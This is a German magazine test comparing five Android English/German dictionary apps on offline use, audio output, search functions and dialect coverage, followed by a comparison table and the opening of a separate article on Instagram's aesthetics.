
Auch beim Lesen fremdsprachiger Zeitungen oder Dokumente erweisen sich die Apps als nützliche Helfer. So lässt sich beispielsweise auf einer Webseite ein Begriff nachschlagen, ohne das Suchwort einzutippen. Stattdessen markiert man es und schickt es an die Wörterbuch-App.

Die Idee, Wörterbücher elektronisch aufzubereiten, ist nicht neu. Bereits 1981 brachte Casio seinen Handheld TR-2000 auf den Markt. Später kamen Web-Dienste hinzu wie Google Translate, Leo.org und Dict.cc sowie Apps fürs Mobilgerät. Die Vorteile liegen auf der Hand: kein zusätzliches Gewicht, komfortable Suchfunktionen und Audio-Beispiele, die die korrekte Aussprache demonstrieren.

Das Angebot an Wörterbuch-Apps für Android ist kaum überschaubar. Auf dem Markt tummeln sich neben bekannten Größen viele unbekannte Anbieter kostenloser, werbefinanzierter Apps. Sie

basieren häufig auf Internet-Quellen wie Wiktionary. Wie bei Wikipedia füllen hier Nutzer das Wörterbuch mit Inhalten; das sorgt für viele Einträge. Ob diese auch richtig sind, kann der Anwender nur nachvollziehen, indem er denselben Begriff zur Absicherung an anderer Stelle nachschlägt. Insbesondere falsch übersetzte Redewendungen führen sonst zu Missverständnissen mit dem Gegenüber. Andererseits wächst der Wortschatz dort schneller als bei einem redaktionell gepflegten Wörterbuch. Etablierte Dienste wie Dict.cc setzen auf eine besonders engagierte Community und gute Review-Prozesse.

Kostenlose und kostenpflichtige digitale Versionen bekannter gedruckter Wörterbücher findet man ebenfalls für Android. Die kostenlose, mit Werbeeinblendungen versehene App von Pons entspricht dem Web-Wörterbuch. Es punktet mit mehr als 14 Millionen Wörtern und



Die technische Umsetzung der Apps Langenscheidt Professional, Pons Advanced und Slovoed Schülerwörterbuch stammt vom Hersteller Paragon, dennoch unterscheidet sich das Design: Langenscheidt stünde etwas mehr Struktur gut zu Gesicht – dafür nutzt die App als einzige der drei auch beim Tablet den gesamten Bildschirm aus.

Ausdrücken in 20 Sprachen. Allerdings ist man auf eine Internet-Verbindung angewiesen. Pons hat mit den Ausgaben seiner Wörterbücher vor allem Lerner im Blick. Wer Fachwörterbücher zu Spezialgebieten sucht, der findet bei Langenscheidt die größte Auswahl: etwa Wörterbuch-Apps für Maschinen- und Anlagenbau. Sie runden das Angebot an allgemeinen Wörterbüchern unterschiedlichen Umfangs ab. Unabhängig vom Verlag lassen diese sich grob unterteilen in Basis-, Standard- und Premium-Varianten. Die Spanne reicht von rund 70.000 bis knapp 1.200.000 Stichwörtern, Wendungen und Übersetzungen; die Preise liegen zwischen 8 und 80 Euro. Doch taugen kostenlose, Community-gepflegte Apps oder greift man doch besser zum kostenpflichtigen Pendant etablierter Verlage?

Testfeld

Wir haben fünf Wörterbücher im Sprachpaar Englisch/Deutsch getestet. Die drei kostenpflichtigen Kandidaten Langenscheidt Professional, Pons Advanced und Slovoed Schülerwörterbuch traten an gegen kostenlose Apps von Dict.cc und Linguee.

Wörterbücher von Langenscheidt und Pons haben ihren Ursprung auf Papier, inzwischen gibt es sie auch als App. Der jeweilige Verlag liefert weiterhin

die Wörterbuchsubstanz; um die technische Umsetzung der Apps kümmert sich die Paragon Software Group, die mit Slovoed auch eigene Wörterbücher vertreibt. Langenscheidt, Pons und Slovoed nutzen die gleiche Engine, unterscheiden sich aber in Aussehen, Funktionen und Inhalt.

Linguee und Dict.cc existieren seit geraumer Zeit als Web-Dienste; Apps kamen erst später dazu. Linguee startete 2009 nicht als Online-Wörterbuch im klassischen Sinne: Hier durchsuchte ein Webcrawler das Internet nach Beispielen, die in zwei oder mehr Sprachen vorlagen. Inzwischen gibt es zusätzlich ein typisches Wörterbuch. Auch Dict.cc bot zunächst nur den Web-Dienst an, später kam die App. Hier gründet der Wortschatz auf einer Liste der TU-Chemnitz sowie „Mr Honey’s Business Dictionary“. Ausgebaut wurde und wird das Wörterbuch über die Anwender: Jeder kann Vorschläge einreichen, die von anderen überprüft und korrigiert werden. Es gibt auch eine kostenpflichtige App, die Werbefreiheit, einen Vokabeltrainer, eine anlegbare Vokabelliste und einen Suchverlauf bietet. Wir haben die kostenlose App getestet, da die grundlegenden Funktionen in beiden Varianten gleich sind und die Werbeeinblendungen kaum stören.

Alle Kandidaten laufen sowohl auf dem Smartphone als auch auf dem Tab-

let. Wir haben sie auf einem Nexus 10 mit Android 5.1.1 getestet. Die Apps von Dict.cc, Pons und Slovoed passen sich den Bildschirmgrößen an: Die Tablet-Versionen zeigen stets auf der linken Seite die Trefferliste und rechts den Suchbegriff inklusive Beschreibungen und Beispielen – ganz wie ein klassisches gedrucktes Wörterbuch. Auf dem Smartphone zeigen die Apps Liste oder gewählten Begriff jeweils seitenfüllend an. Die Apps von Linguee und Langenscheidt verfahren geräteunabhängig nach diesem Modell.

Langenscheidt, Pons und Slovoed bieten sogenannte Container-Apps an. Diese installiert man auf dem Gerät und fügt dann das gewünschte Wörterbuch per In-App-Kauf hinzu. Mit einem auf wenige Wörter beschränkten Testwortschatz kann man die Bedienung der App zuvor kostenlos ausprobieren und schauen, ob Bedienkonzept und Darstellung der Treffer zusagen. Pons und Slovoed bieten jeweils eine Container-App für alle Sprachen. Im Menü lässt sich die gewünschte Ausgangssprache oder gleich das gesuchte Sprachpaar einstellen. Langenscheidt stellt für jede Sprache einen eigenen Container zur Verfügung, der die zugeordneten Wörterbücher enthält. Hat man zuvor eine Standalone-App erworben, integriert sich diese in die Container-App.

Unsere Testkandidaten mussten zeigen, wie gut sie ohne Internet-Verbindung zurechtkommen, wie die Qualität der Audiobeispiele ist, ob alternativ eine Lautschrift zur Verfügung steht und wie komfortabel Begriffe sich suchen lassen. Die Apps von Langenscheidt, Pons und Slovoed beherrschen unterschiedliche Suchmethoden: Standard- und Platzhaltersuche sowie die Suche nach ähnlichen Begriffen. Auf Wunsch führen sie auch eine Volltextsuche aus, die alle Einträge nach dem Begriff durchforstet. Sucht man zum Beispiel nach „Haus“, listen die Apps auch Treffer wie „ab nach Hause“ und „die Spezialität des Hauses“. In der Platzhaltersuche ersetzt ein Fragezeichen genau ein unbekanntes Zeichen und ein Sternchen null bis n unbekannte Zeichen. Sucht man also nach „ge?en“, listen die Apps „geben“, „gegen“ und „gehen“.

Alltagstauglichkeit

In freier Wildbahn finden sich fremdsprachige Wörter selten im Infinitiv. Im Test war daher insbesondere die Suche nach konjugierten und deklinierten Formen von Interesse: Bei der Suche nach „herausgestellt“ sollten die Apps auf „herausstellen“ verweisen. Das schafften alle außer Dict.cc. Zudem haben wir Begriffe aus der Schweiz (Znüni, Parkieren und Nüsslisalat) und aus Österreich (Schwammerl, Erdapfel und Verlassenschaft) abgefragt. Die Apps von Langenscheidt, Pons und Dict.cc ordneten „Znüni“ korrekt dem Schweizerdeutsch zu und lieferten die Beschreibung „mid-morning snack“ beziehungsweise „zweites Frühstück“. Linguee verriet zwar die Schweizer Herkunft des Begriffs, nicht aber seine Bedeutung. Slovoed lieferte gar keinen Treffer.

Erfreulich: Alle Apps lieferten Hinweise auf einen unterschiedlichen Gebrauch im US-amerikanischen und im britischen Englisch, etwa ob der Keks „cookie“ oder „biscuit“ heißt. Auch die Einordnung des Suchworts in das Fachgebiet war im Test wichtig, genauso wie die Einschätzung, ob ein Wort eher umgangssprachlich oder formell ist. Fraktur kann sowohl einen Bruch als auch eine Schriftart bezeichnen. Die Begrüßung „hello there“ sollte man besser nicht als Anrede in einem Geschäftsbrief verwenden. Die Apps von Langenscheidt, Pons und Slovoed bringen ein Grammatikmodul mit, das zu Verben deren Kasus und Tempus sowie zugehörige Formen wie Adverbien oder Adjektive anzeigt. Pons Advanced bietet darüber hinaus eine eigen-




Dict.cc

Das Wörterbuch des Web-Dienstes Dict.cc ist grundsätzlich kostenlos nutzbar. Ein In-App-Kauf schaltet das Plus-Paket frei. Dafür bekommt man Werbefreiheit, einen Vokabeltrainer, eine eigene Vokabelliste und eine Such-Historie. Nach der Einrichtung kann man das Plus-Paket zunächst sieben Tage kostenfrei testen, anschließend deaktivieren sich die Extras. Eine aktive Community pflegt Wortschatz und Sprachausgabe.

Dict.cc sucht bidirektional. Die anpassbare Schriftgröße sorgt für Lesbarkeit auch auf kleinen Displays. Für die Sprachausgabe wird eine Internet-Verbindung benötigt; Lautschrift fehlt. Nicht nur einzelne Wörter sind vertont, sondern auch ganze Sätze. Dict.cc bietet als einzige App im Test vielfältige Möglichkeiten, das Verhalten der App bei kurzem oder langem Tippen auf einen Suchtreffer einzustellen: Rückübersetzung in die andere Sprache, Kopieren, Sprachausgabe oder keine Aktion. Ansonsten erscheint ein Auswahlmenü. Das ist besonders hilfreich, wenn man standardmäßig nur eine oder zwei der Funktionen nutzt. Gesuchte Begriffe sind untereinander darstellbar oder in einer tabellarischen Übersicht. In den Einstellungen lässt sich festlegen, welches die Standardansicht sein soll.

- bidirektionale Suche
- keine Offline-Sprachausgabe



Langenscheidt Professional

Obwohl die technische Umsetzung der App wie bei Pons und Slovoed vom Hersteller Paragon stammt, unterscheidet sich die Oberfläche der Langenscheidt-App deutlich von den Cousins. Die Suchliste belegt hier die gesamte Fensterfläche. Beim Antippen eines Treffers erscheint auch dieser seitenfüllend auf dem Schirm. Auf Wunsch ersetzt Sepia den weißen Hintergrund der App, ein dunkles Design gibt es nicht.

Bei der Darstellung der Ergebnisse bleibt Luft nach oben: Sie fällt mitunter recht lang und unübersichtlich aus. Leerzeilen zwischen Sinnabschnitten würden helfen. Immerhin ist die Trefferliste durchsuchbar. Die Sprachausgabe steht auf Wunsch offline zur Verfügung. Die Komponenten lassen sich für jede Sprache separat aufs Gerät laden, wahlweise auf den internen Speicher oder auf eine SD-Karte.

Ähnlich wie bei Pons und Slovoed kann man in den Treffern eine Liste der Wortformen einblenden. Eine separate Grammatik oder Spiele bietet die Langenscheidt-App nicht. Eine bidirektionale Suche fehlt ebenfalls; über eine Schaltfläche lässt sich die Suchrichtung aber jederzeit ändern. Will man Begriffe von Webseiten per Teilen-Funktion übersetzen, findet die App keine Treffer, falls die falsche Suchrichtung aktiviert ist.

- nutzt den gesamten Schirm
- unübersichtliche Anzeige


ständige Kurzgrammatik, die man über das Menü aufrufen kann.

Alle Apps demonstrieren mit Audio-Beispielen die richtige Aussprache. Besonders charmant ist das, wenn diese auch noch einigermaßen natürlich klingt und auch ganze Beispielsätze flüssig vorliest. Dict.cc ist die einzige App im Test, die jeglichen Beispieltext vertont. Zum Teil nutzt die App dafür eine synthetische Sprachausgabe, zum Teil gibt es von der Community eingesprochene Texte. Letztere

klingen bedeutend besser. Die Apps von Linguee und Dict.cc benötigen für die Sprachausgabe eine Internet-Verbindung. Langenscheidt, Pons und Slovoed bieten an, die Sprachmodule für jede Sprache einzeln zu speichern.

Richtungsweisend

Langenscheidt Professional und die Linguee-App können in die Zwischenablage kopierte Begriffe automatisch nachschlagen, sobald man das Wörterbuch öffnet.




Linguee

Linguee übersetzt Begriffe in anderen Anwendungen ins Deutsche und umgekehrt. Dazu muss man sie nur markieren; am oberen Bildschirmrand erscheint sofort eine kurze Einblendung mit der Übersetzung. Tippt man sie an, startet Linguee.

Auf die Darstellung hat man kaum Einfluss: Weder lässt sich die blassblaue Schrift der Beispielsätze verändern noch die Schriftgröße. Linguee blendet während der Eingabe ausschließlich Suchvorschläge ein, bietet jedoch keine Trefferliste. So findet man das gesuchte Wort zwar auch bei Tippfehlern, will man aber in der Detaildarstellung eines Treffers erneut die Suchvorschläge eingeblendet bekommen, muss man den Begriff erneut eingeben. Die Zurück-Taste des Geräts bringt einen nicht weiter.

Die Sprachausgabe funktioniert nur online. Die App liefert zu jedem Treffer eine Reihe von Textausschnitten. Diese stammen aus bereits übersetzten Texten und liegen in beiden Sprachen vor. Diese Übersetzungssuche nach dem Vorbild des Web-Dienstes von Linguee funktioniert nur online. Sie liefert auch seltenere oder längere Phrasen, die man in vielen anderen Wörterbüchern vergebens sucht. Da diese Textschnipsel nicht von Redakteuren stammen, sollte man sie nicht ohne Überprüfung übernehmen.

- ↑ Übersetzungssuche
- ↓ fehlende Treffer-Liste




Pons Advanced

Nach der Einrichtung funktioniert das Pons-Advanced-Wörterbuch vollständig offline. Der Anwender darf selbst entscheiden, welche Sound-Module er auf das Gerät lädt. Wer aus Platzgründen auf die Audio-Files verzichtet, der orientiert sich für die Aussprache an der Lautschrift. Das Pons Wörterbuch sucht immer nur in der eingestellten Sprachrichtung. Sie lässt sich jedoch mittels Tipp auf den Doppelpfeil wechseln, ohne den Begriff neu einzugeben. Suchverlauf und Favoritenliste helfen, häufig gesuchte Begriffe schnell wiederzufinden. Pons bietet eine Handschreibeingabe an. Im Test erkannte sie auf den Bildschirm gemalte Zeichen zuverlässig.

In der Rubrik „Wissenswertes“ gibts eine Kurzgrammatik für beide Sprachen und zahlreiche Extras, wie etwa britische und amerikanische Maße sowie eine Liste typischer Fehler in der jeweiligen Sprache. Dazu gehört auch eine Übersicht mit falschen Freunden, also englischen Begriffen, die deutschen ähnlich sind, aber eine andere Bedeutung haben: Engaged ist mitnichten mit engagiert zu übersetzen, sondern mit verlobt. Zum Lernen gibt es Vokabelkarten und fünf Spiele. Letztere zielen darauf ab, den Grundwortschatz spielerisch zu trainieren. Zuvor wählt man Sprachrichtung und Themengebiet aus.

- ↑ gutes Bedienkonzept
- ↑ umfangreiche Grammatik



Slovoed Schülerwörterbuch

Slovoed vertreibt seine App zwar als Schülerwörterbuch, dennoch ist sie auch für den Einsatz außerhalb der Schule geeignet. Sie sucht nur in eine Richtung. Schickt man eine Suchanfrage aus einer anderen Anwendung an die App, kann man die Suchrichtung immerhin nachträglich anpassen, indem man die Schaltfläche mit dem Doppelpfeil antippt. Lautschrift steht erst nach dem Download der Sprachmodule zur Verfügung. Die App zeigt die richtige Verwendung der Wörter anhand von Beispielsätzen. Leider lassen sich Abkürzungen wie „AmE“ für „Amerikanisches Englisch“ nicht anklicken. Man muss diese also kennen oder in einer anderen Anwendung nachschlagen.

Eine separate Grammatik, wie Pons sie mitbringt, bietet Slovoed nicht, dafür aber eine Liste der Wortformen, die sich zu Suchtreffern einblenden lässt. Zum Lernen stehen Vokabelkarten sowie zwei Spiele bereit. Als einzige App im Test schult Slovoed das Hörverstehen: Im Buchstabierspiel muss man das gehörte Wort korrekt notieren. Im Galgenmännchen-Spiel gilt es, das gesuchte Wort Buchstabe für Buchstabe zu finden. Beim zehnten Fehler baumelt der Teddybär am Galgen.

- ↑ übersichtliche Bibliothek
- ↓ keine Dialekte (A/CH)

Bei Langenscheidt funktionierte das nur, wenn das Wörterbuch noch nicht im Hintergrund lief. Dict.cc und Linguee lassen sich aus dem App-Stapel in den Vordergrund holen und schlagen dann den kopierten Begriff nach. Alternativ kann man in anderen Apps ein Wort markieren und per Teilen-Funktion ans Wörterbuch schicken, das sich daraufhin in den Vordergrund drängelt. Voraussetzung ist, dass die erste App das Teilen zulässt. Google Docs bietet diese Möglichkeit nicht,

Chrome oder Gmail hingegen schon. Linguee löst das Nachschlagen besonders elegant und blendet die Übersetzung in anderen Anwendungen direkt als Tooltip ein.

Langenscheidt Professional, Pons Advanced und Slovoed Schülerwörterbuch suchen immer nur in einer Sprachrichtung. Wenn die App nichts findet, ist vielleicht schlicht die falsche Ausgangssprache eingestellt. Das kann ärgerlich werden, wenn man regelmäßig in beiden

Richtungen suchen will, zum Beispiel im Urlaub: Dort möchte man wissen, was auf der Speisekarte steht. Bei der Bestellung sucht man dann nach dem fremdsprachigen Äquivalent eines deutschen Begriffs, um sich zu verständigen.

Um die Urlaubssituation im Test nachzustellen, legten wir die Übersetzungsrichtung von Deutsch nach Englisch fest. Auf einer Webseite tippten wir dann einen englischen Begriff an, den wir jeweils an die Apps schickten. Die App von

Langenscheidt blendet auf der Webseite per Tooltip ein, dass es keinen Treffer gibt. Hier muss man das Wörterbuch selbst öffnen, um zu kontrollieren, woran es hakt: Kennt es das Wort tatsächlich nicht oder liegt es nur an der unpassenden Suchrichtung. Pons und Slovoed wechseln zur jeweiligen App und zeigten keine Treffer an. Erst die geänderte Sucheinstellung brachte die gewünschten Treffer. Komfortabler geht es, wenn die App von vornherein in beide Richtungen sucht, wie es Dict.cc und Linguee tun.

Fazit

Die Anzahl der Stichwörter sagt nicht viel über die Qualität eines Wörterbuchs aus – auch die flüssige Bedienung und eine klare Darstellung der Treffer sind wichtig.

Um nur schnell ein Wort nachzuschlagen, ist man mit der kostenlosen App von Linguee gut bedient. Nach Zählung des Herstellers hat sie den umfangreichsten Wortschatz aller getesteten Wörterbücher. Sie fahndet als einzige App im Test im Internet nach Satzbeispielen, die den


gesuchten Begriff beinhalten. Wer mehr über ein Thema wissen will, der freut sich über die verlinkten Wikipedia-Einträge. Man sollte jedoch keine ausgeprägte Schwäche haben: Weder lässt sich in der Linguee-App die Schriftgröße verändern, noch kann man zoomen.

Die ebenfalls kostenfreie, aber mit Werbeeinblendungen versehene App des Web-Dienstes Dict.cc liefert viele Satzbeispiele, die man sich vollständig anhören kann. Abzüge gibt es in der B-Note, da die Sprachausgabe nur bei bestehender Internet-Verbindung funktioniert. Mitunter stößt man aber auf lustige Easter Eggs: Die Suche nach „Schweine füttern“ liefert zwei Treffer. Wählt man beim zweiten die Sprachausgabe, ertönt am Schluss ein grunzendes Schweinchen. Alle anderen Apps im Test vertonen nur einzelne Wörter. Ist der Speicherplatz knapp, dann wählt man den kleinen Grundwortschatz mit 95.000 Übersetzungen, alternativ entscheidet man sich für den Gesamtwortschatz, der 1.100.000 Übersetzungen umfasst.

Wer auf ein redaktionell gepflegtes Wörterbuch Wert legt, weil er zum Beispiel eine wissenschaftliche Arbeit verfasst, der sollte sich die Apps von Slovoed, Langenscheidt und Pons genauer ansehen. Jenseits davon, dass alle Inhalte geprüft sind, funktionieren diese Wörterbücher vollständig offline – inklusive Sprachausgabe. Würde Langenscheidt die Darstellung der Suchbegriffe etwas mehr strukturieren, hätte der Anwender mehr von der ganzseitigen Ansicht. So wirkt es unübersichtlich, insbesondere bei umfangreichen Einträgen. Slovoed ähnelt der Pons-App in Sachen Bedienung und Design. Sie kennt jedoch keine Dialektvarianten aus Österreich oder der Schweiz. Mit seiner umfangreichen Grammatik dürfte Pons besonders Sprach-Nerds und Lerner ansprechen. Die klar strukturierte Anzeige und die vielfältigen Suchmöglichkeiten helfen, sich schnell einen Überblick zu verschaffen und die gewünschte Wendung zu finden. Da ist es zu verschmerzen, dass die App keine Inhalte direkt aus der Zwischenablage übernimmt. (apoi@ct.de) **ct**

Offline-Wörterbücher für Android					
	Dict.cc Wörterbuch	Langenscheidt Professional	Linguee	Pons Advanced Dictionary	Slovoed Schülerwörterbuch
Anbieter	Dict.cc	Langenscheidt	Linguee	Pons	Paragon Software
Android ab	4.0	2.2	4.2	4.0.3	4.0.3
iOS	✓	✓	✓	✓	✓
Windows Mobile	–	✓	–	–	–
Offline-Nutzung	✓	✓	✓	✓	✓
Speicherbedarf	26 MByte	33 MByte	89 MByte	67 MByte	70 MByte
Wortschatz separat zum Download Englisch/Deutsch	15 MByte ¹ / 260 MByte ²	–	431 MByte	–	–
Audio-Modul separat zum Download Englisch/Deutsch	–	115 MByte / 57 MByte	–	115 MByte / 57 MByte	38 MByte / 57 MByte
Stichwörter, Wendungen und Übersetzungen (laut Hersteller)	95.000 ¹ (1.100.000) ²	800.000	>1.000.000	775.000	230.000
Fachwörterbuch-Apps im Programm	–	✓	–	–	–
Bedienung					
Platzhaltersuche / Volltextsuche	– / –	✓ / ✓	– / –	✓ / ✓	✓ / ✓
bidirektionale Suche	✓	–	✓	–	–
automatische Übernahme der Inhalte aus Zwischenablage	✓	✓	✓	–	–
Verlauf / Favoriten	(✓) ³ / (✓) ³	✓ / ✓	✓ / –	✓ / ✓	✓ / ✓
Schriftgröße anpassbar / Zoomfunktion	✓ / ✓	✓ / –	– / –	✓ / –	✓ / –
Darstellung der Suchtreffer					
Sprachausgabe / Lautschrift	✓ ⁴ / –	✓ / ✓	✓ ⁴ / –	✓ / ✓	✓ / ✓
Begriffseinordnung	✓	✓	✓	✓	✓
Berücksichtigung Dialektvarianten (A/CH)	✓	✓	✓	✓	–
Extras					
Handschrifteneingabe	–	✓	–	✓	✓
Vokabelkarten	(✓) ³	✓	–	✓	✓
Lernspiele	(✓) ³	–	–	✓	✓
Bewertung					
Umfang	⊕⊕	⊕⊕	⊕	⊕⊕	⊕
Bedienung	⊕	⊕	○	⊕	⊕
Darstellung	⊕	○	○	⊕	⊕
Extras	○	○	○	⊕⊕	⊕
Preis	kostenlos (Plus-Version: 10 €)	50 €	kostenlos	25 €	45 €
¹ Grundwortschatz ² Gesamtwortschatz ³ Plus-Version ⁴ nur online ✓ vorhanden – nicht vorhanden					

Anzeige



Ästhetik vor Authentizität

Der rasante Aufstieg von Instagram

Das Bildernetzwerk Instagram boomt und wächst rasant. Nach Facebook ist es das zweitgrößte soziale Netzwerk, in dem die Mitglieder ihr Leben ein bisschen schöner und aufregender präsentieren, als es in Wahrheit ist. Auch Unternehmen gefällt es, sich auf Instagram von ihrer besten Seite zu zeigen.

Von Daniel Berger

Das Leben der anderen erscheint bei Instagram richtig schön. Auffallend viele Fotos im sozialen Bildernetzwerk wirken sorgfältig inszeniert: Das Essen ist schmackhaft angerichtet, der Körper in vorteilhafte Position geschoben und das Auto glänzt wie im Prospekt. Die typische Instagram-Ästhetik ist geprägt von Klarheit, Symmetrie und Minimalismus.

Jede dieser Bilderwelten hat ihre eigenen Hashtags: *#foodporn* steht für mundwässernde Speisen, *#cleaneating* für absurd Gesundes und *#nopainnogain* für hart erkämpfte Trainingserfolge. Instagram ist immer auch Wettkampf und ein Abgleich mit anderen Nutzern. Dass Instagrammer mit großer Vorliebe ihr Essen ablichten und online vorzeigen, persiflierte jüngst ein IKEA-Werbeclip, der den Trend ins 18. Jahrhundert versetzt: Ein Maler baut seine Staffelei vor der gedeckten Tafel auf und pinselt das lukullische Mahl auf die Leinwand. Das fertige Werk wird durchs Land getragen und den Bürgern gezeigt; bei Gefallen zeigen sie den Daumen nach oben. Irgendwann kommt die Leinwand samt Feedback wieder bei den hungrigen Wartenden an, die nun endlich, endlich zulangen dürfen.

In der Gegenwart besticht Instagram durch eine intuitive Bedienung: Jeder kann mit der App schnell Fotos machen,

bearbeiten und online stellen. Vorgegebene Filter veredeln zu blass geratene Handyfotos, ohne viel Aufwand sehen sie vorzeigbar aus. User, die auf nachträgliche Verschönerungen verzichten, markieren die unbearbeiteten Werke stolz mit dem Hashtag *#nofilter*. Für unauffälligere Korrekturen bietet die App eine Bildbearbeitungsfunktion, mit der sich Helligkeit, Kontrast oder Sättigung per Schieberegler verändern lassen. Anfangs erlaubte Instagram nur Bilder im quadratischen Format, inzwischen dürfen es auch Panoramabilder und kurze Videoclips sein.

Instagram-Ästhetik

Eigentlich unterstützt die Einfachheit der App schnelles Veröffentlichen von Fotos. Doch gerade bei erfolgreichen Instagrammern geht es nicht um Authentizität, sondern vor allem um Ästhetik. Deren scheinbar spontanen Schnappschüsse sind sorgfältig inszeniert, ausgeleuchtet und abge-

lichtet. Professionelle Accounts gaukeln einen Alltag oft nur vor; dahinter steckt viel Aufwand, der Zeit kostet. Die Fotos müssen nicht unweigerlich mit dem Smartphone entstanden sein, auch das 48-Megapixel-Monster darf perfekt beleuchtete Bilder zuliefern.

Ganz typisch für Instagram sind Top-Down-Fotos, von oben fotografierte Szenen aus dem Alltag. Sorgfältig drapierte Gegenstände, wie zufällig hingeworfene Monstera-Blätter und die alte Leica von Opa. Zwischen diesen Bildern in Hipster-Ästhetik tummelt sich auf Instagram aber auch allerlei Kurioses: Den Account „breadfaceblog“ etwa betreibt ein Mädchen, das mit Brot schmust. Die anonyme Betreiberin gebe den Leuten etwas, wonach sie nie gefragt hätten, schreibt sie in ihrem Profil. Diese Mischung aus inszenierter Perfektion, Skurrilem und tatsächlich Spontanem macht den Reiz von Instagram aus und begründet den Erfolg der App. Für jede noch so abseitige Vorliebe gibt es einen passenden Account.

